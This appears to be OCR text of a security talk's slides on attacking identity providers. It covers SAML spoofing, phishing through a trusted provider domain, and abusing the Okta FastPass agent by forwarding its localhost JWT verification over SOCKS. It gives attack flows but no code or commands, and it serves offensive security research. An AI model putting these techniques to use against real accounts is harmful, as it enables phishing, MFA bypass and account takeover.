
Code



Updated Code Release: https://github.com/xpn/malIDP

SAML Spoofing

Demo



Phishing

Phishing via Provider

Concept

Can we use an IdP as a phishing platform?

Gives us a trusted domain

No need to beg @mrgretzky for a FUD template for EvilGinx 😈

Beware

MFA may get in the way.. So be quick with your push

Provider probably doesn't approve

Phishing via Provider

Existing Research

- PushSecurity's Luke Jennings (@lukejennings) published "Oktajacking" showing this technique
- Uses agent connector to capture credentials using a valid portal

https://pushsecurity.com/blog/oktajacking/


Phishing via Provider

Limitations

- For **most** providers, you need to setup the user before auth is forwarded
- Providers are watching…
- Providers do talk…

Phishing via Provider

Demo



Okta FastPass

Okta FastPass

What is it?

- MFA agent that runs on desktop to allow authentication to Okta
- Local agent that runs on OS, but we'll focus on macOS
- Listens on localhost:8769
- Communicated with using XMLHTTPRequest
- Agent receives request and makes back-channel comm after approval


Okta FastPass


What is the issue?

- Apple and browser vendors have added protections to avoid cookie dumping (Keychain)
- When configured incorrectly.. Allows an attacker to circumvent macOS protections around cookie stealing
- Allows us to “vet” a potential prompt before forwarding to target

Okta FastPass

What does it look like?





Okta FastPass

Regular Flow

1. User requests to log into Okta

3. Browser polls for successful authentication

5. Access granted

2. Connection to localhost:8769 forwarding JWT

4. Verification passed

okta

Attacker Flow

1. Attacker requests to log into Okta

3. Browser polls for successful authentication

4. Access granted

2. Connection to localhost:8769 forwarding JWT


okta

Forwarded via SOCKS

Verification forwarded


Okta FastPass

Prompt




Demo

Prompt Decision



